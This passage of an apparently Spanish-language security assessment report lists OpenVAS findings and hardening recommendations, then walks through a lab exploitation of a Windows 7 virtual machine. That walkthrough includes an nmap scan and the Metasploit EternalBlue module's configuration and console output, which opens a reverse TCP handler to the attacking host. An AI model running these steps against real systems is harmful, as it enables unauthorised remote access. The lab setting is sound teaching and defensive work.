
References

CVE:	CVE-2009-4898
CERT:	*Warning: database not available*
Other:	http://www.openwall.com/lists/oss-security/2010/08/03/8
	http://www.openwall.com/lists/oss-security/2010/08/02/17

Imagen 48 Twiki Cross-Site Request Forgery Vulnerability

10. Anonymous FTP Login Reporting

Permite Login anónimos a usuarios a través del protocolo FTP.



Vulnerability	Severity	QoD	Host	Location	Actions
Anonymous FTP Login Reporting	[redacted]	80%	192.168.0.188	21/tcp	

Summary
Reports if the remote FTP Server allows anonymous logins.

Vulnerability Detection Result

It was possible to login to the remote FTP service with the following anonymous account(s):

anonymous:openvas-vt@example.com
ftp:openvas-vt@example.com

Impact
Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to:

- gain access to sensitive files
- upload or delete files.

Solution
Solution type: Mitigation

If you do not want to share files, you should disable anonymous logins.

Vulnerability Insight
A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead the user typically enters 'anonymous' or 'ftp' when prompted for username. Although users are commonly asked to send their email address as their password, little to no verification is actually performed on the supplied data.

Vulnerability Detection Method
Details: Anonymous FTP Login Reporting (OID: 1.3.6.1.4.1.25623.1.0.900600)

Version used: $Revision: 12030 $

References

CERT: *Warning: database not available*

Other: https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-1999-0497

Imagen 49 Anonymous FTP Login Reporting

Ahora es necesario evaluar las posibles vulnerabilidades y fallas que la Registraduria podría experimentar teniendo en cuenta las simulaciones realizadas.

- El servidor telnet por el protocolo como su nombre lo dice ya se considera vulnerable al ser utilizado.
- El firewall como método de protección no es suficiente, se necesita de un IPS para la prevención de ataques DoS.
- Implementar un WAF (Web Firewall Aplicación) también es necesario para garantizar la protección del servidor web.
- Una gran falencia que se evidencia es que no existe DMZ por lo tanto es estrictamente necesario re definir la topología de red poniendo los servicios en una para protegerlos.

Respecto a la generación de políticas de protección contra ataques Defacement se propone lo siguiente:

1. Determinar unas pautas para la política de parches: Siempre realizar las actualizaciones de seguridad, sobre todo en los sistemas disponibles externamente tales como aplicaciones y sistemas operativos utilizados.
2. El acceso de base de datos mediante aplicaciones web debe ser lo más restrictivo posible. Así se pueden restringir los peticiones HTTP mediante Apache o un firewall de aplicaciones, por ejemplo. De tal manera solamente se permiten peticiones de "POST" y "GET".
3. Una concepción de dos niveles con su propio interfaz de servicios web para la base de datos aumenta la seguridad.
4. Política de seguridad para accesos al servicio web en donde el mismo Firewall solo tenga los puertos permitidos para el acceso al servicio.
5. Se debe limitar el acceso a interfaces de administración de forma que no sea disponible acceder desde cualquier parte del Internet (por ejemplo, mediante listas de control de acceso)
6. Cambiar de las interfaces de administración a interfaces solamente disponibles internamente.
7. Auditoría mediante especialistas correspondientes
8. Control posible de aplicaciones web mediante revisión de código fuente frecuente.
9. Usar procedimientos almacenados con parámetros que se parametrizan automáticamente.
10. Implementando CAPTCHA o incitando a los usuarios a responder preguntas. Esto asegura que un formulario y una solicitud sean enviados por un humano y no por un bot.
11. Utilizar un cortafuegos de aplicación web (WAF) para supervisar la red y bloquear posibles ataques.

Firewall de Software recomendado (WAF)

Teniendo en cuenta las búsquedas informativas respecto a Firewalls que puedan ser útiles para este caso se recomienda el uso del siguiente:

DOTDEFENDER

dotDefender es una solución de seguridad de aplicación web de clase empresarial que proporciona Apache y IIS Server Security en entornos dedicados, VPS y en la nube.

Previene ataques de secuencias de comandos en sitios cruzados (XSS), ataques de inyección SQL, ataques de divulgación de tarjetas de crédito, ataques de denegación de servicio (DoS). Cumple con la tarea de PCI y también proporciona E-Commerce Security, IIS y Apache Security, Cloud Security y más.

Lo más notable es el Consejo de Normas de Seguridad de la Industria de Tarjetas de Pago (PCI), que ha requerido que, para cumplir, una empresa que procesa tarjetas de crédito a través de Internet debe completar, la Opción 1, una evaluación de vulnerabilidad de la aplicación web o, Opción 2, implementar un firewall de aplicación web.

Básicamente, un firewall de aplicaciones web, o WAF, protege las aplicaciones web de la misma manera que un firewall tradicional protege una red. Controla la entrada y la salida, así como el acceso ay desde el activo que está protegiendo. Sin embargo, los firewalls de red tradicionales, e incluso los Sistemas de prevención de intrusiones (IPS), evalúan los paquetes o protocolos IP sin tener conocimiento de la carga útil de la aplicación, por lo que no pueden brindar protección a la

capa de la aplicación. Sin un conocimiento de la carga útil de los datos HTML, estos dispositivos de capa 3 no pueden reconocer ni superar los tipos de amenazas de capa de aplicación que hacen que las aplicaciones web sean vulnerables a los ataques.

A diferencia de los firewalls tradicionales que normalmente bloquean el acceso a ciertos puertos o filtran por dirección IP, los firewalls de aplicaciones web analizan cada solicitud y respuesta dentro de las diferentes capas de servicios web, como HTTP, HTTPS, SOAP y XML-RPC. La minuciosa inspección del tráfico web que realizan los firewalls de aplicaciones web también les ha valido el apodo de "Deep Packet Inspection Firewalls".

SIMULACIÓN 2

Se procede a realizar la instalación del Sistema Operativo Windows 7 en la maquina virtual Virtual Box.

Lo primero es crear la nueva maquina virtual para Windows 7




Imagen 50 Instalacion de Sistema Operativo Windows 7

Se le asigna el tamaño de disco por defecto sobre el cual se realizará la instalación junto con la memoria RAM necesaria.




Imagen 51 Configuracion de disco de almacenamiento virtual del S.O

Se ejecuta la maquina y se realiza la instalacion, este procedimiento tardara alrededor de unos 20 minutos.

Luego de tener instalada la maquina virtual con el nuevo Sistema Operativo ya esta listo para iniciar la prueba del ataque.




Imagen 52 Escritorio de maquina virtual windows

Es necesario desactivar el firewall y validar que no exista alguna actualización para ejecutarse.




Imagen 53 Desactivacion de firewall en windows

Esta es la ip que la maquina ha tomado




Imagen 54 Asignacion de direccion IP por DHCP

Ahora con el Kali Linux se realiza el escaneo de puertos y se evidencia la apertura del puerto 445.

```
root@kalifull:~# nmap -sS -sV 192.168.0.29
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 03:07 CET
Nmap scan report for 192.168.0.29
Host is up (0.00045s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:6E:F3:7D (Oracle VirtualBox virtual NIC)
Service Info: Host: PERSONAL-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.55 seconds
root@kalifull:~#
```

Imagen 55 Activacion de nmap y ejecucion

Ahora es momento de realizar el análisis al Sistema Operativo con Openvas para detectar las vulnerabilidades expuestas.





Imagen 56 Revision de Openvas

En la grafica se evidencia que efectivamente el sistema operativo es vulnerable.



Las vulnerabilidades reportadas son basicamente 5 que se consideran muy criticas.

Imagen 57 Lista de vulnerabilidades encontradas en Windows 7

Aunque no se detecta la vulnerabilidad con la cual se exploto el puerto 445 por lo tanto quiere decir que no es evidenciada tampoco por OpenVas.

Ahora ejecutamos metasploit para verificar si la herramienta cuenta con el exploit eternalblue y posteriormente a esto realizar el respectivo ataque.




Imagen 58 Validacion del exploit eternalblue

Teniendo en cuenta que no hay uno sino varias opciones con las cuales se puede realizar el ataque, se usara la tercera opción para exploit de EternalBlue.

Ahora se accede directamente al exploit ubicando la ruta respectiva y configurando también el RHOST es decir el objetivo. Asi mismo es necesario configurar tambien el respectivo Payload para windows en donde basicamente se abre la puerta no del objetivo sino de la maquina a donde se desea obtener la solicitud de acceso que es la maquina atacante.

Después de configurar todos los parámetros se ejecuta el exploit que muestra correctamente realizada la tarea de acceder a la maquina victima a través de la vulnerabilidad.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.29
RHOST => 192.168.0.29
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) >

msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOST          192.168.0.29     yes       The target address
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.192:4444
[*] 192.168.0.29:445 - Connecting to target for exploitation.
[+] 192.168.0.29:445 - Connection established for exploitation.
[+] 192.168.0.29:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.29:445 - CORE raw buffer dump (49 bytes)
[*] 192.168.0.29:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Windows 7 Home P
[*] 192.168.0.29:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76  remium 7601 Serv
[*] 192.168.0.29:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31 2c 20 76 2e 31 37  ice Pack 1, v.17
[*] 192.168.0.29:445 - 0x00000030  38                                               8
[+] 192.168.0.29:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.29:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.29:445 - Sending all but last fragment of exploit packet
```

Imagen 59 Ejecucion del exploit sobre windows 7

Esta siguiente imagen muestra la correcta y completa explotación del servicio permitiendo acceder a la maquina victima.

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.195:1930
[*] 192.168.0.29:445 - Connecting to target for exploitation.
[+] 192.168.0.29:445 - Connection established for exploitation.
[+] 192.168.0.29:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.29:445 - CORE raw buffer dump (49 bytes)
[*] 192.168.0.29:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50  Windows 7 Home P
[*] 192.168.0.29:445 - 0x00000010  72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76  remium 7601 Serv
[*] 192.168.0.29:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31 2c 20 76 2e 31 37  ice Pack 1, v.17
[*] 192.168.0.29:445 - 0x00000030  38                                               8
[+] 192.168.0.29:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.29:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.29:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.29:445 - Starting non-paged pool grooming
[+] 192.168.0.29:445 - Sending SMBv2 buffers
[+] 192.168.0.29:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.29:445 - Sending final SMBv2 buffers.
[*] 192.168.0.29:445 - Sending last fragment of exploit packet!
[*] 192.168.0.29:445 - Receiving response from exploit packet
[+] 192.168.0.29:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.29:445 - Sending egg to corrupted connection.
[*] 192.168.0.29:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.29
[+] 192.168.0.29:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.29:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
